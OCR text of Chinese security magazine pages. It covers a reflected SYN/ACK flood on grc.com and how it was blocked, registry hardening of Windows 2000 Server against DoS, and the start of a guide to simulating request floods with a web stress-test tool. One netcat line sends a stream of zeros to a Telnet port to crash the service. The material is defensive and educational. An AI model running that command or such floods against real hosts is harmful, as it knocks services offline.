


图 1

送SYN/ACK数据包作为3次握手过程的第二步。

恶意的数据包其实就是那些被利用的主机"反射"到受害者主机上。这些被反射的数据包返回到受害者主机上后，就形成了洪水攻击。

阻拦反射攻击

我们有一些好消息，这种攻击看起来可以很简单地阻拦。因为我们自己不是网络服务提供商，所以我们从来没有任何连接到远程带有BGP服务的路由器上的需要。这样一来，我便要求Verio去阻拦任何从BGP服务端口179发起的入站数据。因为这个恶意攻击者的SYN数据包的目标是网络上中介路由的179号端口，任何反射的数据包也应该会从那个端口发出。

Verio的工程师加了一个filter到提供我们网络服务的集合路由上，它用来阻拦（丢弃）任何从179端口发来的数据包。从179号端口发送来的数据包洪水立即停止了。

但我们并没有回到Internet上

一个刚从网上抓到的数据包显示我们现在正被一群全新的网络服务器攻击。因为这第二群攻击是在我们阻拦了从179端口发送来的攻击以后才出现的，所以这第二拨攻击没有办法跟第一拨的攻击力相比。我们现在正在被从端口22 (Secure Shell)、23 (Telnet)，53 (DNS)和80 (HTTP/Web)上发送来的SYN/ACK数据包攻击。这其中还有一些从端口4001（代理服务器端口)和6668 (IRC聊天)

发送来的数据包。很可惜的是，因为这第二波攻击完全出乎我的意料，所以我没有抓到这第二波攻击的完整的数据包来作为取样。不过，我先前在第一波攻击中所抓到的一些日志展现了一些非BGP所发出的SYN/ACK包。

这是一小部分先前从HTTP(网页服务)端口80上所发出SYN/ACK攻击数据包的样本。

IP来源地址	主机名
64.152. 4. 80	www.wwfsuperstars.com
128.121.223.161	veriowebsites.com
131.103.248.119	www.cc.rapidsite.net
164.109. 18.251	whalenstoddard.com
171. 64. 14.238	www4.Stanford.EDU
205.205.134. 1	shell1.novalinktech.net
206.222.179.216	forsale.txic.net
208. 47.125. 33	gary7.nsa.gov
216. 34. 13.245	channelserver.namezero.com
216.111.239.132	www.jeah.net
216.115.102. 75	w3.snv.yahoo.com
216.115.102. 76	w4.snv.yahoo.com
216.115.102. 77	w5.snv.yahoo.com
216.115.102. 78	w6.snv.yahoo.com
216.115.102. 79	w7.snv.yahoo.com
216.115.102. 80	w8.snv.yahoo.com
216.115.102. 82	w10.snv.yahoo.com

这蜂拥而来的SYN/ACK数据包和一些非路由的网络服务器告诉我们，任何用于普通目的TCP连接许可的网络服务器都可以用做数据包反射服务器。当我看到我们光阻拦从BGP端口传来的数据是远远不够时，我开发了一套更全面的解决方案来对付这种攻击。这套方案我们会在后面讨论。

在装置好对付反射攻击的filter后，我们立即就可以重新返回网上了。尽管我不可以监控在装置filter后的攻击状况，但看到下面的这些信息还是让我冒了一阵冷汗...

直到攻击停止，Verio的路由丢弃了将近十亿(1,072,519,399)的恶意SYN/ACK数据包。

我是在认识到我没有抓到第二波非BGP的数据包后才联系Verio，从而得知这个数据的。我想要重新装备我们的防御系统，好让我们继续遭受攻击，这样才能抓到那些我先前没有收集到的资料，但当我这样做的时候，攻击已经停止了。

反射攻击的防御及预防

通过Internet进行交流的电脑一般都可以被分为两类：客户端及服务端。这两个角色可以随着环境转换（例如一个网页服务器可能会是一个邮件服务器的客户端），不过大部分的TCP连接都意味着一个客户端和服务端的关系。客户端一般会从一个高数位的端口发起连接到服务端上处于监听状态的低数位端口上。因为任何反射的SYN/ACK数据包必须要弹到一个TCP服务器上，并且因为几乎所有的服务端口都在1到1023这个范围之内，阻拦所有在服务端口范围之内入站的数据包会防止大部分的攻击造成的阻塞。不过这样做又产生一些问题....

1.保护服务器

首先，这次对grc.com的攻击包含了从端口4001和6668来的SYN/ACK数据包。所以，如果从这些端口发出的数据太多的话，这些特殊的高数位服务端口也需要被阻拦。在阻拦高数位端口的入站数据包存在一个问题，那就是一些合法的客户端的端口所发生的数据可能也会被我们设置的filter给拦截掉。

第二个问题是，如果我们只是简单地拦截所有从1024以下端口发送的数据的话，那么，当一个在blanket filter后的服务器作为客户端的话，它将无法和其他服务器进行交流。就像我们刚才举的例子一样，当一个网页服务器作为一个SMTP服务器的客户端时，这个情况就会变得非常复杂。因为远程SMTP服务器的数据包会试图从SMTP服务器的25号端口返回，这时，它就会被我们设置的反反射攻击的filter给拦截掉。为了解决这个问题，我们需要在配置文件里设置例外端口，这样才可以让合法数据包正常通过。

2.保护客户端

这里有一些坏消息。客户端主机，例如那些典型的终端用户将无法被保护。因为多数的客户端在大部分时间里都是连接到远程的服务器端上的，这些服务器端很可能会被利用来攻击这些无辜的客户端。希望网络安全界的人士能尽快研究出更好的解决方法。

另外，也请那些能自己悟出Exploit的高手不要将攻击方法乱传，以国内现在的安全水准，无法经受起这种攻击，慎思。

针对Windows 2000 Server的远程D.o.S攻击和对策

文／刘志勇

编者按：D.o.S攻击，打个简单比方，就好像一个人一直打电话骚扰麦当劳的外卖电话，虽然知道他是骚扰电话，但因为他占用了电话线路，导致真正的客户无法接通。尤其是分布式攻击，很难找到D.o.S攻击的源头以及发起攻击的简易性（“一个普通的电脑操作者也能轻易发动D.o.S攻击”），“而且是一些Cracker入侵目标受到挫折时，就会将此攻击手段作为最后的招式”。目前，要避免D.o.s攻击是不可能的，本文详细介绍和分析了Windows 2000 Server下针对D.o.S的预防措施，以降低拒绝服务攻击所带来的危害。

D.o.S是denial of Service的缩写，其中文含意是拒绝服务攻击。D.o.S的影响是比较恶劣的，相信大多数人一定对发生于2000年2月Yahoo.com、eBay.com、CNN.com、ZDNet.com等著名网站所受到的D.o.S攻击事件记忆犹新。可怕的是，即使是不具备高级的网络技能，一个普通的电脑操作者也能轻易发动D.o.S攻击，原因很简单：实施D.o.S攻击所需的工具，在网络上就能找到。这种情况是比较糟糕的。因为真实的情况是这样的：破坏一个网络或系统的运行，往往比真正取得它们的访问权限容易得多！在一些Cracker入侵目标受到挫折时，就会将此攻击手段作为最后的招式——发动D.o.S。

不可否认，Windows 2000时微软公司划时代的企业级操作系统，和Windows NT 4.0相比，有更加优越的表现。在企业网络化的风潮下，Windows 2000 Server扮演着企业级信息平台的重要角色 。

实际上，Windows 2000的安全性并不比其他服务器操作系统差。主要是因为Windows产品太过于普遍，才成为众多Cracker的攻击目标。只要仔细配置Windows 2000和及时打上最新补丁，它的安全性还是能够让人放心的。

Windows 2000是Windows NT的更新换代版本，它的安全性比Windows NT有很多提高，但是，任何系统都不可能是完美的，Windows 2000也不例外。Windows NT所容易受到的D.o.S攻击在2000上不能奏效。不过，Windows 2000还是会受到一些D.o.S。

本文将讲述的是针对Windows 2000的一些已知的远程D.o.S攻击以及相应对策。

1. SYN Flooding

SYN Flooding的危害在于成功引发SYN flooding只需要很小很小的带宽，现在一般拨号上网的速率都在50k bit/s，使用Modem就可以进行攻击带宽很大的www服务器而造成网络拥塞。要讲述关于SYN Flooding，不是三言两语就能表述清楚的，有兴趣的读者可以访问http://www.2600.com/phrack/p48-14.html。

2. IP Fragment Flooding

IP Fragment Foolding，是针对IP协议栈实现中片断重组代码存在的脆弱点而实现的。熟悉网络协议的读者都知道，当分组穿越不同的网络时，有可能需要根据网络MTU把它们分割成较小的片断，Windows系统对片断的长度是否过长执行健壮性检查，但是对片断长度过短的情况却不做验证。如此一来，具有高超的网络技术的Cracker可以仔细构造出发向目标系统的片断，往往会导致目标系统的重启或停机。

3. SYN Foolding & IP Fragment Flooding 的对策

笔者在访问http://www.microsoft.com/security 等网站后，将所获得的针对 Windows 2000 Server的上述SYN & IP Fragment Flooding D.o.S 攻击的对策整理如下：

幸运的是，Windows 2000 可以通过设置注册表来实现抵御上述D.o.S攻击，而不必借助第三方软件或者补丁包。

下列的键值均在：HKEY_LOCAL_MACHINE\system\Current ControlSet \Service下。

(1) Tcpip\parameters\sysattack protect

键值推荐为2。

参数为2时，可以提供对付SYN攻击的最好保护，使TCP调整SYN-ATTCK的重传；当出现SYN-ATTACK迹象时，使连接对超时的响应更快。

(2) Tcpip\parameters\EnableDeadGWDetect

键值推荐为0。

参数为1时，允许TCP做网关失效检测，当持续出现连接超时时，会自动切换后备网关。参数为0时，就不会被Cracker迫使目标系统切换到后备网关。

(3) Tcpip\parameters\EnablePMTU Discovery

键值推荐为0。

参数为1时，TCP会找到远程主机路径上的最大单元（MTU），通过了解该路经的MTU并将TCP分组限制到该尺寸，TCP就可以消除和各种MTU网络连接的路径上的分片。分片反过来影响TCP吞吐量和网络拥塞的程度。参数为0时，将固定使用576字节的MTU来连接所有非本地子网的主机，可以防止Cracker将MTU强制为较小的值使TCP堆栈负荷过重。

(4) Tcpip\parameters\KeepAliveTime

键值推荐为300000。

单位是1毫秒。此参数是控制TCP每隔多久发一个keep-alive分组去确认某个空连接是否完整，如果远程系统仍然可达并且处于工作状态，就保持该连接。Windows 2000缺省是不发送keep-alive分组，一般由应用程序来实现。

(1) Tcpip\parameters\Interfaces\<interface>\NoNameReleaseOnDemand

键值推荐为0。

此参数决定计算机在收到网络上的名字发布请求时，是否发布其NetBIOS名字。参数为0时，可以防止NetBIOS D.o.S。

(6) Tcpip\parameters\Interfaces\<interface>\PerformRouterDiscovery

键值推荐为0。

此参数控制Windows 2000是否会基于每个接口进行路由器发现（RFC 1256）。参数为0时，可以防止伪造的路由器攻击。

注意：上面的"<interface>"是系统中网络适配器在注册表中的值，可以通过看TCPIP\parameters\Adapters中的值来检查接口下哪个值与网络适配器匹配。然后将<intetface>改成通过查询得到的相应的值。

4. Windows 2000 Telent Service D.o.S 及对策

当向已经启动Telnet Service的Windows 2000系统发送一连串的二进制0时，将导致系统崩溃。这样做很容易实现，用工具netcat：

<root># nc 202.152.×.× 23 <dev\> zero

netcat有"TCP/IP瑞士军刀"的美誉，是黑客工具箱中必备的工具。关于netcat工具，《黑客防线》曾有叙述，笔者就不再赘述。

Windows 2000 缺省是禁止Telnet Service。如果要启动此服务，请三思而后行。

当然，如果此服务有必要的话，可以安装SP2或更高的补丁包。也可以到http://www.microsoft.com/technet/security/bulletin/ms00-050.asp 找到此补丁。

注意：它没有包含在SP1之中。

此补丁可以使提供Telnet Service的系统遭到攻击时不会造成系统崩溃而重新启动，而是使Telnet服务失效后重启。

5. NetBIOS Name Service D.o.S及对策

NetBIOS是一个无需授权确认的协议。在本地网络上，计算机的名字必须是惟一的，正如IP在

（下转第70页）



模拟DoS攻击的软件很多，作者别出新意地选择了Microsoft Web Application Stress（Microsoft免费提供的一款专门对Web服务进行压力测试的软件）来做模拟请求服务的DoS攻击。这个软件其实在2000年就出来了，功能是很强大的，只是一直没有文档来介绍这个软件的使用。相信大家在使用这个软件的同时，还会发现其他的有用功能。工具固然重要，最重要的还是看如何使用。

用Web压力测试工具模拟请求服务的DoS攻击

文/SQL

如果需要经常测试一些服务器的运行状态和响应时间，比如在网络中新加了一台防火墙，做好设置以后，它的改动对于网络中应用层的服务影响怎么样，会不会明显感觉到IE打开站点的速度明显减慢等等，尤其是在防火墙工作在透明代理模式下，加上了一些对于应用服务的内容限制以后，设置前后速度上的改变都是非常重要的参考数据，需要知道到底速度的影响有多大，是否可以忽略不计。

Microsoft Web Application Stress是Microsoft免费提供的一款专门对Web服务进行压力测试用的软件，我们可以从它的站点上免费下载到它(http://webtool.rte.microsoft.com/)。软件做的很简单，从2000年以后就没有再更新过了，不过基本的功能还都具备了，可惜的是没有些简单容易懂的图表来说明问题。下面就先简单介绍一下这个软件的基本使用。

首先启动程序界面，如图1所示。在Server端填入我们想要进行压力测试的服务器地址，然后




图1

在下面填入我们要请求的页面路径。这里我就简单地用GET方式来对index.htm这个页面进行压力测试访问。

然后还有几个数值需要我们来设定，如图2所示。一个是Stress level (threads)，这里是指定程序在后台用多少线程进行请求的地方；下面的Test Run Time是指定一次压力测试需要持续的时间的，分为天、小时、分、秒几个单位级别；其他还有一些比较不太重要的数值可以在以后使用中慢慢摸索。




图2

一切都设定好以后，如图3所示，我们就可以开始对www.isfocus.com服务器进行压力测试了。

程序启动后，会显示整个压力测试的剩余时间。如图4所示。

一次压力测试完成以后，我们可以查看最重要的报告。如图5、图6所示。




图 3

